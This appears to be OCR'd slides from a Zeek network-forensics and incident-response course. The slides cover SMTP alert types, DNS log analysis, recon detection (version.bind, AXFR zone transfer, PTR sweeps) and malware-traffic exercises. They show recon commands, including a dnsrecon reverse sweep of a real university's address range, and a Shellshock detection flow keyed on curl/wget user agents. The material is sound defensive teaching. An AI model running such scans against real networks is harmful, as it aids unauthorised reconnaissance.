decoded: Compact Design for Easy Storage - Kompaktes Design f\xc3\xbcr einfache Aufbewahrung
```

Run as

```
$ zeek -C -r 04-smtp-rfc2047-decode.pcap smtp-url-analysis
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Various Kinds of Alerting in SMTP

SMTP::MsgBody
SMTP::NewContact

SMTP::PotentialSMTPurl

SMTP::NameSpoofing
SMTP::MassUnknownSender

SMTP::ManyMsgOrigins
SMTP::TargetedSubject
SMTP::SubjectMassMail

SMTP::WatchedFileType
SMTP::SensitiveURI
SMTP::DottedURL
SMTP::BogusSiteURL

SMTP::InternalBCCSender
SMTP::InternalMassMail
SMTP::ExternalBCCSender
SMTP::ExternalMassMail

SMTP::Malicious_Attachment
SMTP::Malicious_Decoded_Subject
SMTP::Malicious_Mailfrom
SMTP::Malicious_Mailto
SMTP::Malicious_Path
SMTP::Malicious_URL
SMTP::Malicious_from
SMTP::Malicious_rcptto
SMTP::Malicious_reply_to
SMTP::Malicious_subject

zeek

But what about TLS…

Since Encrypted emails is now a norm how do we detect attacks anymore ?

Dual Delivery for the win!




Image Credit: Michael Smitasin, LBNL

zeek

Dealing with encrypted Traffic

- Encryption in transit
  - Zeek cannot see inside but zeek can tell if it's a Cipher or a weak cipher or what is the state of encryption - Policy enforcement
- Data discovery and classification
  - Data tagging and identification
  - Not much available but we can definitely explore here
- Data loss prevention
- Remember encryption is expensive for miscreants too
  - More often than not, we've seen callbacks and backdoors to be clear text but non-standard protocols
  - *Hacking through obscurity* eg. http on 22/tcp ;)

dns.log

Records DNS transactions in detail.
Includes request & response.

Features:

- Query and answer
- Forms longer connections
- Detect remote servers
- Unusual types can indicate C2
- Unusual mixes as well (e.g., IPv4 host doing AAAA lookups)

zeek

dns.log: NXDOMAIN

Another result: lookup for a non-existent domain name.


```
{
   "ts": "1711199128.325019",
   "uid": "Ct2G8s10ROu76Efuyh",
   "id.orig_h": "10.2.128.138",
   "id.orig_p": 36843,
   "id.resp_h": "10.2.0.2",
   "id.resp_p": 53,
   "proto": "udp",
   "trans_id": 40415,
   "query": "sjdncajrgbrq3gbrbjrv.net",
   "qclass": 1,
   "qclass_name": "C_INTERNET",
   "qtype": 1,
   "qtype_name": "A",
   "rcode": 3,
   "rcode_name": "NXDOMAIN",
   "AA": false,
   "RA": false,
   "RD": true,
   "TC": false,
   "Z": 0,
   "rejected": false
}
```


zeek

dns.log exercises

```
$ zeek -Cr capture.zeek
```

- How many different types of queries are there?
- Are the infrequent ones interesting?
- What are the most frequent domains looked at?
- What resolvers are in use?
- Any long-lived queries?
- Anything interesting in the nonexistent domains looked up?

DNS: Version.bind

The **DNS `version.bind` attack** involves exploiting the `version.bind` query, which retrieves the DNS server's version information. This is not inherently an attack but a **reconnaissance technique** used by attackers to gather information about a target's DNS infrastructure. By knowing the DNS software and its version, miscreants can identify potential vulnerabilities to exploit.

🕵️ How Attackers Use `version.bind` for Malicious Purposes

1. **Information Gathering (Reconnaissance):**

The attacker queries the DNS server using:

```
dig @target_dns_server version.bind txt chaos
```

   - If the server responds, it reveals the DNS software (e.g., BIND, Microsoft DNS) and version.

2. **Vulnerability Identification:**
   - Once the version is known, attackers cross-reference it with publicly known vulnerabilities (via CVE databases).
   - If the version is outdated or unpatched, they may exploit known flaws like **cache poisoning**, **DoS vulnerabilities**, or **remote code execution**.
3. **Attack Planning:**
   - With version details, attackers tailor their exploits to the specific DNS server's weaknesses, making their attacks more effective.

DNS: AXFR

The **DNS AXFR** reconnaissance attack involves an adversary attempting to perform a DNS zone transfer (AXFR) to retrieve the entire DNS zone file from a target server. This zone file contains detailed information about the domain's structure, including subdomains, hostnames, and IP addresses, which can be leveraged for further attacks

🕵️ How Attackers Use AXFR for Malicious Purposes

1. **Information Gathering (Reconnaissance):**

The attacker queries the DNS server using:

```
dig @target_dns_server AXFR
```

   - The AXFR protocol facilitates the transfer of the complete zone file from the primary to secondary servers

2. **Vulnerability Identification:**
   - **Information Exposure:** If a DNS server is misconfigured to allow zone transfers to unauthorized entities, attackers can exploit this to gather extensive information about the domain's infrastructure. This data can reveal internal network structures, subdomains, and other sensitive details.
3. **Attack Planning:**
   - Access to the zone file enables attackers to map the network, identify potential targets, and plan subsequent attacks such as phishing, network intrusion, or service disruption.

Attack: DNS - PTR Record

A **PTR (Pointer) record lookup** is a type of DNS (Domain Name System) query used to map an **IP address** back to a **domain name**. This process is known as **reverse DNS lookup (rDNS)**, the opposite of the more common forward DNS lookup, which maps a domain name to an IP address.

🔍 Why Use a PTR Record Lookup?

- **Email Servers:** Many mail servers use PTR records to verify that incoming mail is from a legitimate source. If the IP address of a sending server doesn't have a corresponding PTR record, the email might be marked as spam or rejected.
- **Network Diagnostics:** Administrators use PTR lookups to identify hosts during troubleshooting.
- **Security Audits:** Helps verify the authenticity of IP addresses accessing a network.

🛠️ How It Works

1. **Input:** You start with an IP address (e.g., `192.0.2.1`).
2. **DNS Query:** The lookup queries the **in-addr.arpa** domain for IPv4 or **ip6.arpa** for IPv6.
3. **Output:** The DNS server returns the domain name associated with that IP (e.g., `server.example.com`).

🖥️ How to Perform a PTR Lookup

```
dig -x 192.0.2.1
OR
dnsrecon -r 192.168.0.0/24
```

- **Online Tools:** Websites like `mxtoolbox.com` or `dnsstuff.com` offer free PTR lookup services.

Simple DNS Recon

Lets get the Name Servers for hm.edu

```
└─$ dig +short NS hm.edu
dns3.lrz.eu.
dns1.lrz.de.
dns2.lrz.bayern.
```

```
aashish@yosemite ~ % dig AXFR hm.edu @dns1.lrz.de

; <<>> DiG 9.10.6 <<>> AXFR hm.edu @dns1.lrz.de
;; global options: +cmd
; Transfer failed.
```

Lets try ZoneTransfer

Lets do Reverse PTR lookup

```
└─$ dnsrecon -r 129.187.0.0/16
[*] Performing Reverse Lookup from 129.187.0.0 to 129.187.255.255
[+]      PTR lo-0.csr1-2wr.lrz.de 129.187.0.1
[+]      PTR lo-0.csr1-0gz.lrz.de 129.187.0.5
[+]      PTR lo-0.csr1-kic.lrz.de 129.187.0.7
[+]      PTR csr1-0gz.lrz.de 129.187.0.6
[+]      PTR lo-0.csr1-kra.lrz.de 129.187.0.8
[+]      PTR csr1-kw5.lrz.de 129.187.0.10
[+]      PTR csr2-kw5.lrz.de 129.187.0.12
[+]      PTR csr3-kb1.lrz.de 129.187.0.13
[+]      PTR csr4-kb1.lrz.de 129.187.0.14
[+]      PTR lo-0.csr2-0gz.lrz.de 129.187.0.16
[+]      PTR csr1-krr.lrz.de 129.187.0.15
```

```
└─$ dnsrecon -d hm.edu -t std
[*] std: Performing General Enumeration against: hm.edu ...
[*] DNSSEC is configured for hm.edu
[*] DNSKEYs:
[*]     NSEC KSk RSASHA256 03010001b5001c171d28c85212809af3 d49e839329b72296d
ff27458561301be bf5993719af0caf962de5513f1b134dd 094f27e3ccd396ed586cbfa44db1
6edb c4cd06442c0cd4008eb3c79970696649 8bcabbfd8e95da5b447a4dedcd5ee253 c142bb
0724bf7794beeb6cda86973698 e7eb029841edd1afeb2cbc4a698fc95d 139e7864a6012cadc
e6b2eb8e25346fb bf7bff25788a013780f59f3c30123fd2 3b175f8cbe35baebffc32bbedea4
a232 edb9718f58a2840ecc0c9c7d637b866d 74d833a4f2fe9f946515b8b09bd92dfc d0f212
```

Enumerate General DNS Records (MX,SOA, NS, A, AAAA, SPF and TXT)

zeek

Exercise 1: DNS

- cd 01-exercise-logs

1. Can you identify dig command in the logs eg. the NS lookup ?
2. Can you locate the AXFR ? What was the status ?
3. Can you identify PTR queries[1] ?
   a. How many results were returned ?
   b. How many active hosts ?
   c. Can you start classifying subnets : vpn, HPC, production infrastructure based on results returned ?
4. What are other kinds of Queries ?

Run as

```
$zeek -r scripts/ex1-conn.log.pcap
```

[1. cat dns.log | grep PTR | awk -F"\t" '{if ($16 == "NOERROR") print $10, $22}' -| sed -E 's/^([0-9]+)\.([0-9]+)\.([0-9]+)\.([0-9]+)\.in-addr\.arpa/\4.\3.\2.\1/']

zeek

Lets make the life easier

Run as

```
$ cd Zeek-IR-Training/04-exercise-DNS
$ zeek -C -r 04-exercise-1.hm.edu.dns.pcap dns-heuristics
$ cat notice.log
```


zeek

DNS: Version.bind

🕵️ **How does `version.bind` look in the zeek logs**

1. **Information Gathering (Reconnaissance):**
   `dig @target_dns_server version.bind txt chaos`

```
1596620495.343799       C3JE5U8o1kwAdGApi       92.118.160.5    61816   131.243.10.217  53      udp     13551   -       version.bind    3
C_CHAOS 16      TXT     -       -       F       F       T       F       0       -       -       F
1596620495.494140       CTzlnKjoIg9Zv6Qbf       92.118.160.5    61816   131.243.36.150  53      udp     13551   -       version.bind    3
C_CHAOS 16      TXT     -       -       F       F       T       F       0       -       -       F
1596620495.648378       CUEzqqhkHdS7APvYc       92.118.160.5    61816   131.243.184.70  53      udp     13551   -       version.bind    3
C_CHAOS 16      TXT     -       -       F       F       T       F       0       -       -       F
1596620496.172899       C6Tnv03HhsuV6Wikx3      92.118.160.5    61816   128.3.195.138   53      udp     13551   -       version.bind    3
C_CHAOS 16      TXT     -       -       F       F       T       F       0       -       -       F
1596620496.352863       CvSDLv46lQYlduFE2h      92.118.160.5    61816   131.243.166.236 53      udp     13551   -       version.bind    3
C_CHAOS 16      TXT     -       -       F       F       T       F       0       -       -       F
```


```
1596620496.172899 C6Tnv03HhsuV6Wikx3 92.118.160.5 61816 128.3.195.138 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.352863 CvSDLv46lQYlduFE2h 92.118.160.5 61816 131.243.166.236 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.453388 CbHxCM6DZiL5tcWw6 92.118.160.5 61816 131.243.49.244 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.501933 CYDycb4uFKd59MiR1b 92.118.160.5 61816 131.243.121.112 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.531402 CINGRB40NSyiHuFjb7 92.118.160.5 61816 128.3.75.140 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.764679 CsFg2F19BJqBZdOGSi 92.118.160.5 61816 128.3.82.4 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.898811 Co9VJK1yekKoeJju51 92.118.160.5 61816 128.3.240.19 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620496.951128 Cl9pdJ2RgJoEw0zDqf 92.118.160.5 61816 128.3.55.183 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620497.354039 CeY0Fh2SZPdnzeo3A 92.118.160.5 61816 128.3.234.115 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620497.520414 C01SGg4UoqoDri1Sd 92.118.160.5 61816 131.243.204.233 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620498.108254 CNRJ143o7kEMHUXUV4 92.118.160.5 61816 128.3.227.229 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620498.165051 CbaHW41bVSGk0zb7ii 92.118.160.5 61816 131.243.219.92 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620498.826508 CQbUVE4ov6GeGknzV 92.118.160.5 61816 128.3.150.6 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620498.851244 CzpGtI3QiMkMwQ0Ala 92.118.160.5 61816 128.3.125.249 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
1596620500.075057 CTC8DE4mafdBEgKgLc 92.118.160.5 61816 128.3.165.233 53 udp 13551 - version.bind 3 C_CHAOS 16 TXT - - F F T F 0 - - F
```


zeek

DNS: AXFR

🕵️ **How does AXFR look in the zeek logs**

1. **Information Gathering (Reconnaissance):**
   `dig @target_dns_server AXFR`

```
1740191524.793572       Cxn5eL3xYsaUIeXKK7      10.0.2.15       34495   129.187.19.183  53      tcp     63994   -       hm.edu
1       C_INTERNET      252     AXFR    5       REFUSED F       F       F       F       2       -       -       F

1740204701.068452       CoFndttU8ii0ES6c5       10.0.2.15       35961   129.187.19.183  53      tcp     17562   -       hm.edu
1       C_INTERNET      252     AXFR    5       REFUSED F       F       F       F       2       -       -       F
```


zeek

DNS: PTR

🕵 How does reverse PTR look in the zeek logs

1. **Information Gathering (Reconnaissance):**
   `dnsrecon -r 129.187.0.0/16`

```
1740191688.560931   Cf2RMj2ZLixxgAYSi2   10.0.2.15   45174   10.0.2.3   53   udp   1123   -   26.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.558829   CWlXq24RY6C73j6wne   10.0.2.15   45416   10.0.2.3   53   udp   38797   -   25.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.569754   CEc3rV2P67RW7Y3mi2   10.0.2.15   35145   10.0.2.3   53   udp   31563   -   28.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.557814   C5zr9p3zJcFMRyWXYc   10.0.2.15   45632   10.0.2.3   53   udp   50221   -   24.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.568639   CEnu2m17jas576Io6j   10.0.2.15   54532   10.0.2.3   53   udp   59370   -   27.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.739222   CMuXKjvdxuS2DLFBd   10.0.2.15   53455   10.0.2.3   53   udp   58377   -   29.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
1740191688.773710   C08U7C6yLhemtgiri   10.0.2.15   57575   10.0.2.3   53   udp   43213   -   30.1.187.129.in-addr.arpa   1   C_INTERNET
12   PTR   3   NXDOMAIN   F   F   T   F   0   -   -   F
```




Exercise 5: Security Incident

https://www.malware-traffic-analysis.net/2025/01/22/index.html

You work as an analyst at a Security Operation Center (SOC). Someone contacts your team to report a coworker has downloaded a suspicious file after searching for Google Authenticator. The caller provides some information similar to social media posts at:

- **https://www.linkedin.com/posts/unit42_2025-01-22-wednesday-a-malicious-ad-led-activity-7288213662329192450-ky3V/**
- **https://x.com/Unit42_Intel/status/1882448037030584611**

Based on the caller's initial information, you confirm there was an infection. You retrieve a packet capture (pcap) of the associated traffic. Reviewing the traffic, you find several indicators matching details from a Github page referenced in the above social media posts. After confirming an infection happened, you begin writing an incident report.



zeek

TASK

For this exercise, answer the following questions for your incident report:

- What is OS of the Client ?
- What is the IP address of the infected client?
- What is the mac address of the infected client?
- What is the host name of the infected client?
- What is the user account name from the infected client?
- What is the likely domain name for the fake Google Authenticator page?
- What are the IP addresses used for C2 servers for this infection?
- What brower was the user using ?
-

Exercise 6: Windows Compromise

https://www.malware-traffic-analysis.net/2022/02/23/index.html

What do we want to know:

1. **What hosts ?**
   a. **IP addresses**
   b. **Hostnames**
   c. **Domains**
   d. **Mac address**
   e. **Software running**
2. **What users ?**
3. **Mapping**
   a. **hosts <-> users**
   b. **Hosts <-> activity**


And this answers - Who, when, what, where, how !!

Chapter 3 : The idea of IR

Understand MO and developing attack centric detections

zeek


MISP + Zeek Intel Framework



https://docs.zeek.org/en/master/frameworks/intel.html

https://github.com/initconf/misp_intel.git

MISP + Zeek Intel Framework




https://github.com/initconf/misp_intel.git

zeek

Attack Centric Detections

- Scripts as state-machines
- Correlation engines
- Mechanism to represent various stages of attacks and their transitions
- So sure, bad guy can use different tools/ways/means to make A transition and you may not see that but ultimately they’ve gotta be on state B, or C or D.
- In an ideal world entire detection lights up like a X-Mas tree


Attack
Scan for vuln System
Vulnerable system
Exec Shellshock 'exploit'
HTTP GET
DNS Lookup
Download Malware
Misuse (botnet/IRC) or ...
2
3
Detection
Scan Detection (scan.Zeek)
1
?
Shellshock.Zeek
user agent: curl, wget Shellshock URL
DNS Request Domain Part of URL
irc_sessions.zeek
Action
Drop Scanner
?
Drop Shellshock attempt
?
Alert
4
Desired Detection
Can we identify if a system is vulnerable based on scanner results ?
Can Zeek detect on all the possible state-transitions for a successful attack ?

zeek

ShellShock - 2014

